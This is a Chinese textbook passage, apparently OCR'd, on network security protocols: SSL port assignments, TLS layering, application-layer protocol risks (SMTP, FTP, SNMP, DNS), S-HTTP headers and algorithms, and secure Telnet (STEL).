


图 2-6　SSL 在系统结构中的位置

为了利用 SSL，客户端和服务器端都需要知道对方正在使用 SSL。一般来说解决这个问题有三种办法：

- 第一种办法是用 IANA 保留的专用端口号。在这种情况下，需要给每种支持 SSL 的应用协议分配独立的端口号。
- 第二种办法是仍然使用应用协议正常的端口号，在应用协议中协商安全选项。
- 第三种办法是在正常的 TCP/IP 连接建立阶段，用 TCP 选项来协商使用安全协议。

第三种办法很好，但是，实现起来比较困难。第二种办法则需要修改原来的应用协议。所以，实际实现中采用第一种办法，给不同的应用协议保留独立的端口号，并由 IANA 进行分配。IANA 正式分配的端口号列在表 2-8 中。

表 2-8　给支持 SSL 的应用协议分配的端口号

名　称	描　述	端 口 号
https	支持 SSL 的 HTTP 协议	443
ssmtp	支持 SSL 的 SMTP 协议	465
snntp	支持 SSL 的 NNTP 协议	563
sldap	支持 SSL 的 LDAP 协议	636
spop3	支持 SSL 的 POP3 协议	995

在 Internet 社区中，也有一些应用协议的端口号已经被广泛接受和使用，但还没有得到 IANA 的分配。这些应用协议的端口号列在表 2-9 中。

表 2-9　已经在使用的应用协议端口号

名　称	描　述	端 口 号
ftp-data	支持 SSL 的 FTP 数据传输	889
ftps	支持 SSL 的 FTP 控制	990
imaps	支持 SSL 的 IMAP4 协议	991
telnets	支持 SSL 的 Telnet 协议	992
ircs	支持 SSL 的 IRC 协议	993

SSL 协议由两个子协议组成；SSL 记录协议和 SSL 握手协议。SSL 记录协议用来封装不同的高层协议，它提供数据验证、保密性和完整性服务，同时用来防止重复攻击。所以，这里的记录，实际上指的是数据包。SSL 记录协议封装的上层协议可以有多种。其中之一是 SSL 握手协议。SSL 握手协议让客户端和服务器端在传输数据之前可以彼此验证，并且进行数据加密方法和加密密钥的协商。在协商好这些加密参数之后就可以通过 SSL 记录协议来传送敏感数据。前面我们提到，SSH 用了 4 个文档，分别对协议的不同组成部分进行说明。SSL 和 SSH 不同，它的文档说明只有一个文件，同时说明了这两个子协议。

3. 传输层安全协议

1996 年，IETF 组织了一个传输层安全工作组。这个工作组的目标是在现有的 SSL(2.0 和 3.0)、PCR(1.0)和 SSH(2.0)的基础上，给 Internet 编写出标准的传输层安全协议。编写传输层安全协议的目的是不要再出现新的协议，避免造成混淆，并希望能够提供扩充性和兼容性。

在 1996 年 San Jose 的 IETF 会议之前不久，传输层安全工作组以草案的形式发表了第一个 TLS 1.0 文档。这个文档本身也指出，它与 SSL 3.0 基本相同。根据 IETF 的 San Jose 会议纪要，工作组明显倾向于要让草案基于 SSL 3.0，而抛开 SSL 2.0、PCT 1.0 和 SSH 2.0。草案对 SSL 3.0 的改动很小。但是即使这样，并不能想当然地说，它和 SSL 3.0 之间可以兼容。当然从实现上来讲，这两个协议之间可以做到相互兼容。

经过一些修改，TLS 1.0 已经于 1999 年成为 RFC 2246 文档。并且，在应用 TLS 时，原来的上层协议，比如 SMTP、IMAP，也进行了扩充和改进。

和 SSL 及 PCT 类似，TLS 协议本身是一个分层的协议。比较低的一层是 TLS 记录协议，它得到要传输的数据之后，把数据分片并进行压缩处理，增加 MAC 再进行加密。和这些步骤相对应的数据块分别被称为 TLS 明文、TLS 压缩和 TLS 密文，远程端接收到 TLS 密文之后，反过来，对数据包进行解密、验证、解压和重组，然后，再把数据交给上面的层。

在上面一层是 TLS 握手协议，它用来协商会话状态，包括会话标识、对等认证、压缩方法、加密参数、主密钥以及旧会话和新会话的标志。下面是用来创建 TLS 记录协议的用户：

- TLS 改变加密参数协议。
- TLS 告警协议。
- TLS 握手协议。

当 TLS 握手协议执行完毕之后，客户端和服务器端就可以交换应用数据消息了。这些消息由 TLS 记录协议，它会进行分片、压缩、验证和机密处理。这些消息对于 TLS 记录协议是透明的。

2.2.4　应用层及网络应用安全

应用层的安全问题可以分解成网络层、操作系统、数据库的安全问题。由于应用系统复杂多样，不可能只用一种安全技术就解决全部和一些特殊应用系统的安全问题。但是，对一些通用的应用程序，如 Web Server 程序、FTP 服务程序、E-mail 服务程序、浏览器、办公软件等，可以通过网络系统扫描的方式检查应用程序的安全漏洞和配置不当的漏洞，以最大限度地消除安全隐患。

应用层约有几十万个应用程序，利用 TCP/IP 协议运行和管理。需要重点解决的特殊应用系统的安全问题包括 Telnet、FTP、SMTP、DNS、NFS(主机间文件系统的共享)、BOOTP(用于无盘主机的启动)、RPC(实现远程主机的程序运行)、SNMP(简单网络管理的协议)等。

1. 简单邮件传输协议(SMTP)

攻击者可以通过 SMTP 协议对 E-mail 服务器进行干扰和破坏，对 SMTP 服务器采用不同方式的攻击。例如，向 SMTP 服务器发送大量的病毒垃圾邮件和集束“数据炸弹”，致使服务器不能正常处理合法用户的 E-mail，导致对合法用户的拒绝服务。因此，SMTP 服务器应增加过滤、扫描及设置拒绝特定邮件等功能。

2. 文件传输协议(FTP)

FTP 用于建立以 TCP/IP 连接后发送和接收文件。FTP 由服务器和客户端组成，基本每个 TCP/IP 主机都有内置的 FTP 客户端，并且大多数的服务器都有 FTP 服务器程序，FTP 用两个端口通信。利用 TCP21 端口控制建立连接，使连接端口在整个 FTP 会话中保持开放，用于在客户端和服务器之间发送控制信息和客户端命令。数据连接建立使用一个短暂的临时端口。在客户端和服务器之间传输一个文件时每次都建立一个数据连接。

当 FTP 服务器需要认证时，所有的用户名和密码都以明文传输。寻找允许匿名连接并且有写权限的 FTP 服务器是黑客攻击的方法之一。找到这样的服务器之后上传大量杂乱信息塞满整个存储空间，从而导致操作系统难以正常运行，致使日志文件没有空间再记录其他事件，以达到黑客进入操作系统或其他服务的日志文件而逃脱检查的目的。

3. 超文本传输协议(HTTP)

HTTP 是互联网上应用最广泛的协议。HTTP 使用 80 端口来控制连接与一个临时端口传输数据、客户端浏览应用程序和 HTTP 服务器的外部应用程序，HTTP 客户端使用浏览器访问和接收从服务器端返回的 Web 网页。

4. 简单网络管理协议(SNMP)

SNMP 允许管理员检查网络运行的状态并修改 SNMP 带来的配置、收集任何由 SNMP 代理发送的内容，并直接从这些代理得到查询信息。SNMP 可以通过 UDP 的 161 和 162 端口传递所有信息，但容易被黑客冒名和利用。

另外，SNMP 提供的有效认证是团体名，若管理者和代理有相同的团体名并处于权限允许的 IP 地段内，将允许所有 SNMP 查询。黑客如果得到了团体名，便可以查询和修改网络上所有使用 SNMP 的节点，并可利用 SNMP 管理器连接到网络的任何位置，进而得到这些明文信息。

5. 域名系统(DNS)

计算机网络通过 DNS 在解析域名请求时使用 DNS 的 53 端口，而在进行区域传输时使用 TCP 的 53 端口。其中区域传输有以下两种情况：

- 客户端利用 nslookup 命令向 DNS 服务器请求进行区域传输。
- 从属域名服务器向主服务器请求得到一个区域文件。

黑客攻击一个 DNS 服务器就能得到一个区域文件，从中可掌握这个区域中所有系统的 IP 地址和计算机名。

Internet 的迅速成长和受到广泛欢迎的主要原因是 World Wide Web(WWW)和超文本

传输协议(HTTP)的便利性。与 Internet 上的其他服务一样，WWW 服务能得到广泛使用也得益于它的开放性，而不是它的安全性。以前人们认为，HTTP 服务器提供的所有信息都是可以公开的，不需要什么形式的用户验证和授权。但是，现在这种情况已经有了很大的改变。今天，我们经常有必要限制一些用户对特定信息页的访问，或者保护在 HTTP 客户端和服务器端之间传递信息的保密性和完整性。甚至还有更高的要求，比如，提供 WWW 事务的某种抗抵赖性服务。

6. 安全 HTTP 协议

WWW 应用和事务方面的一些安全要求，在以前也有一定程度的实现。例如，大多数的 HTTP 服务器，都能提供基于地址的认证和基于口令的认证，其中包括最常使用的 IIS 服务器和 Apache 服务器。但是，这些机制中最明显的问题有两个：一个是 IP 地址很容易被伪造；另一个是口令以明文的形式传输，有可能被窃听。从这个角度来看，安全的 HTTP 和其他使用 TCP/IP 的应用协议之间在安全要求方面没有什么不同。如果想做得更安全，就得使用加密技术(本书第 3 章详细介绍)。例如，有人建议用摘要认证来代替基本的基于口令的认证。简单来讲，摘要认证方式和通过串行通信(例如拨号网络)访问 Internet 时所使用的质询/握手协议(Challenge Handshake Authentication Protocol，CHAP)有很多相似之处。这两种方式中，验证方都会用一个随机数质询被验证方，而被质询方必须根据适当的哈希值和其他信息进行回答。摘要认证是其中一个解决方案，当然还有很多的 WWW 应用和事务安全方案。

安全的超文本传输协议(Secure Hypertext Transfer Protocol，S-HTTP)最初由企业集成技术公司(Enterprise Integration Technologies Corporation，EIT)的 Eric Rescorta 和 Allan Schiffman 两位专家，以商业网络协会(Commerce Net Consortium)代表的名义提出。S-HTTP 通过把加密增强功能集成到 HTTP 通信流中，在应用层实现了对 WWW 事务安全的支持。S-HTTP 1.0 由商业网络协会于 1994 年 6 月发表。自从 1995 年以后，S-HTTP 规范在 IETF WTS 工作组的支持和发展下，进一步得到了发展。1997 年 3 月，S-HTTP 规范升级为 1.3 版本。1999 年 8 月，升级为 1.4 版本，并形成了 RFC2660。

S-HTTP 定义对 HTTP 进行了扩展，可以给 WWW 事务提供端到端的安全服务。这个协议很重视协商和选择密钥管理机制、安全策略和加密算法这几个方面的灵活性。当然这里指的协商是支持 S-HTTP 协议的服务器和支持 S-HTTP 协议的客户端之间的协商。例如，S-HTTP 不要求使用客户端证书，如果客户端有证书，那也可以用来验证。如果客户端没有证书，则可以使用其他安全技术。这一点很重要，这样即使双方没有公开密钥证书，事务还可以继续进行。S-HTTP 既可以支持 PKI，也可以不支持 PKI。S-HTTP 还提供灵活的加密算法模式和参数选择。我们把 S-HTTP 规范建议支持的加密技术和算法总结在表 2-10 中。加密算法将在本书的后续章节中做详细介绍。

表 2-10　S-HTTP 支持的加密技术和算法

加密技术	算　法
单向哈希函数	MD2 MD5 SHA-1

续表

加密技术	算　法
加密算法	DES-CBC 3DES-CBC DESX-CBC IDEA-CFB RC2-CBC RC4 CDMF-CBC
数字签名算法	RSA DSS

S-HTTP 支持不同软件实现之间的互操作，并且能兼容原来的 HTTP。也就是说，支持 S-HTTP 的客户端可以和不支持 S-HTTP 的服务器进行通信；反之，也成立。当然，在这种情况下，就无法利用 S-HTTP 的安全特性了。

从语法上讲，S-HTTP 消息和 HTTP 消息很相似。前面有请求和状态行，后面跟着头部和包含着页面内容的主体部分。

S-HTTP 的请求以及状态行 HTTP 的相应部分很相似。为了把 S-HTTP 消息和 HTTP 消息区分开来，便于进一步进行特殊的处理，S-HTTP 的请求和状态行得用一个特定的协议标识符 Secure-HTTP/1.x 来区分。这里的 x 代表的是 S-HTTP 版本。这样对 S-HTTP 和 HTTP 请求的处理可以在一个 TCP/IP 端口上进行(例如，80 端口)。如果将来有新版本的 HTTP 能包容 S-HTTP，也可以去掉这种区分标志。

S-HTTP 规范定义了一套新的 RFC822 风格的头部行，这些头部行可以加到 S-HTTP 消息的头部中，S-HTTP 头部中可能包含的信息列在表 2-11 中。大多数的 S-HTTP 都是可选的。但是，其中有两个是必选的：Content-Privacy-Domain 和 Content-type。Content-Privacy-Domain 定义加密消息的格式，例如，是 PKSC#7，还是 MSS。Content-type 定义被封装的数据类型，例如，如果是 HTTP 的话，就是 application/http。S-HTTP 消息中封装的内容，很大程度上和 Content-Pricacy-Domain 以及最后 Content-Transfer-Encoding 域的值有关。请参考相应的 RFC 文档，看看可以有哪些组合。

表 2-11　S-HTTP 头和它封装的 HTTP 头

头 类 型	头
S-HTTP 头	Content-Pricacy-Domain Content-Transfer-Encoding Content-type Prearranged-Key-Info MAC-Info
HTTP 非协商头	Key-Assign Encryption-Identity Certificate-Info Nonce Nonce-Echo

续表

头 类 型	头
HTTP 协商头	SHTTP- Pricacy-Domains SHTTP- Certificate-Types SHTTP-Key Exchange-Algorithms SHTTP-Signature-Algorithms SHTTP-Message-Digest-Algorithms SHTTP-Symmetric-Content-Algorithms SHTTP-Symmetric-Header-Algorithms SHTTP-Privacy-Enhancements Your-Key-Pattern

封装好了的消息中的内容主要是 S-HTTP 消息、HTTP 消息或简单的数据。

S-HTTP 从三个维度对消息内容进行保护：数字签名、验证和加密。任何消息都可以加签名、验证或加密，或者把这三个方式组合起来提供保护。

如果使用数字签名，则消息后面要附加适当的证书，或者接收方自己要能通过其他渠道获取证书。

如果使用了消息验证，那么，会用一个共享密钥通过单向哈希函数对整个文档计算 MAC 值。当然，这个共享密钥也可以通过多种方法获得，包括通过人工传送和人工配置，或者是用 Kerberos 的票据。

为了支持数据加密，S-HTTP 定义了两个密钥分发机制：第一个机制需要使用公开密钥证书进行带密钥交换，在任何情况下，发送方都用接收方的公开密钥把事务密钥加密；第二种机制不需要公开密钥证书，事务密钥用另外准备好的密钥加密，相应的密钥信息在 S-HTTP 的头部信息中表明。或者事务密钥也可以从 Kerberos 证书中提取。

为了区分使用 S-HTTP，协议定义了一个新的 URL 协议标识符 shttp。如果把这个 URL 标识符作为 anchor 的一部分，表明目标服务器是支持 S-HTTP 的，并且离开这个标志的时候，也应该明确地标出来。目前，协议给 S-HTTP 定义了三个 anchor 属性，如表 2-12 所示。关于 anchor 对 HTTP 的扩展，这里不再进一步讨论，Internet 有相关的草案文档规定。

表 2-12　S-HTTP 的 anchor 属性

Anchor 属性	描　述
DN	包含主体的重要名字(Distinguished Name，DN)，应该加密
NONCE	包含时间信息，必须以独立的头返回
CRYPTOPTS	包含加密选项信息

总的来说，S-HTTP 所支持的安全机制和加密算法非常灵活。但是，也正是因为它的灵活性，很多人认为对它进行实现实在是太困难了。困难的原因：一方面是由于目前可以参考的 S-HTTP 实现太少，难以进一步开发；另外，S-HTTP 和 SSL 之间也容易搞混。当然，可以让 SSL 是传输层的安全协议，而 S-HTTP 是应用层的安全协议。更准确地讲，SSL 在客户端和服务器端之间建立一个安全的 TCP/IP 连接，而这个安全的连接可以用于 HTTP 的通信；相反，S-HTTP 则用正常的 TCP/IP 连接来传输。安全服务的协商通过给特

定的文档增加附加头域和属性来实现。如果考虑到 S-HTTP 工作在应用层，而 SSL 工作在传输层，我们可以设想，可以把 S-HTTP 架设在 SSL 之上来实现某种安全组合，提高安全性。

以前，在选择是使用 S-HTTP 还是使用 SSL 方面，存在一些分歧。有些厂商倾向于使用 S-HTTP，而另外一些厂商则倾向于使用 SSL。后来，厂商们开始同时支持 S-HTTP 和 SSL。就目前来讲，SSL 的应用还是相对广泛一些。

7. 安全 Telnet 协议

安全 Telnet(Secure Telnet，STEL)，是给 UNIX 系统开发的另外一个安全的 Telnet 软件包，它由米兰大学和意大利计算机紧急反应小组(Computer Emergency Response Team，CERT)合作开发。开发 STEL 的目的，是给用户提供类似于 Rlogin 及 Telnet 的远程终端访问能力。不过，STEL 提供的认证机制比 Telnet 和 Rlogin 要强得多，并且在这个软件中，客户端和服务器端之间传输数据的流量被透明加密。客户端的软件 STEL 直接由用户运行，而服务器的软件 steld，可以由超级用户以守护进程的方式独立运行，或者也可以由 inetd 自动启动。

和 SRA、NATAS 相似，STEL 用共享数 p(512 位或者是 1024 位)和共享产生器(g-3)的方式进行 Diffie-Hellman 密钥交换，由客户端和服务器共同协商会话密钥。真正的会话密钥是通过 MD5 来哈希 Diffie-Hellman 密钥交换产生的。为了防止中间人攻击，STEL 也实现了前面讲的互锁协议，从这一点上讲，STEL 和 NATAS 的设计有所不同。另外，STEL 支持三种不同的认证方法对用户进行验证。按照安全性从高到低，这些方法依次为：

- SecureID；
- S/Key；
- 标准的 UNIX 口令。

第一种认证方式虽然很安全，但是，SecureID 令牌在 Internet 上的应用还不太广泛。后面两种认证方式，即 S/Key 和标准的 UNIX 口令，更加常见。STEL 用修正的 S/Key 来防止字典攻击。要注意一点，这里所讲的标准的 UNIX 口令认证和原来的 UNIX 口令有区别。因为这时客户端和服务器之间的通信通道是透明加密的，这种加密能保证口令传输的安全。使用这种方式时，安全水平和 SSL 相似。如果读者读过前面一章就会了解到，利用 SSL 可以在客户端和服务器之间建立安全的数据通道，这个数据通道可以用来传输敏感数据，包括信用卡信息、用户名和口令。

在 Diffie-Hellman 密钥交换和客户端验证之后，所有的数据流都用某种加密算法，并用会话密钥透明地加密。默认情况下，加密算法是 DES，这种算法速度比较快。同时，这个软件也提供了对 3-DES 和 IDEA 的支持。由于 STEL 软件是在美国之外开发的，所以，它可以在全世界发布，不会有什么法律问题。STEL 在 Internet 上有源代码。

总之，在公司内部网中，用安全的 Telnet 来代替原来的 Rlogin 和 Telnet 是很重要的。如果公司的员工经常要从外部网络登录公司的内部网络，例如，出差的员工从很远的地方用 Internet 连接到公司内部网，用安全 Telnet 来代替原来的 Telnet 特别重要。Rlogin 使用基于地址的认证方式，很容易遭到 IP 地址欺骗的攻击。而在原来的 Telnet 中，口令

是以明文的方式进行传输的，很容易遭到窃听和重放攻击。

至于使用哪种软件好，哪些软件更安全，反而不是特别重要了。只要自己内部协商好，使用兼容的软件就可以。前面提到的所有安全增强 Telnet 软件包，并没有很大的区别。我们也看到它们都是用 Diffie-Hellman 密钥交换来协商会话密钥的，会话密钥既可以用来加密认证信息，也可以用来加密后来传输的数据。考虑到使用远程终端访问时，会出现一次传输一个字符的交互现象，所以，经常会使用 CFB 和 OCB 操作模式。这样，错误扩散的问题不大，因为即使中间出现交互混乱，也能够很快就重新恢复会话。无论是使用哪种模式。前面提到的软件包都能很好地安全通信，就算是只使用基于口令的认证，一般也没有问题。因为在这种情况下，口令是在安全的通道中透明传输的。因此，即使有人在中间窃听，也没有办法得到明文口令，当然 SRA 已经被证明可能遭到密码分析和中间人攻击。如果可能的话，最好使用最新的软件。

8. 安全文件传输协议

文件传输协议(FTP)是为进行文件共享而设计的因特网标准协议。FTP 主要采用传输控制协议(Transmission Control Protocol，TCP)和 Telnet 协议。

1)　FTP 模型

就模型而言，从 1973 年以来基本没有什么变化，图 2-7 所示为 FTP 的使用模型。

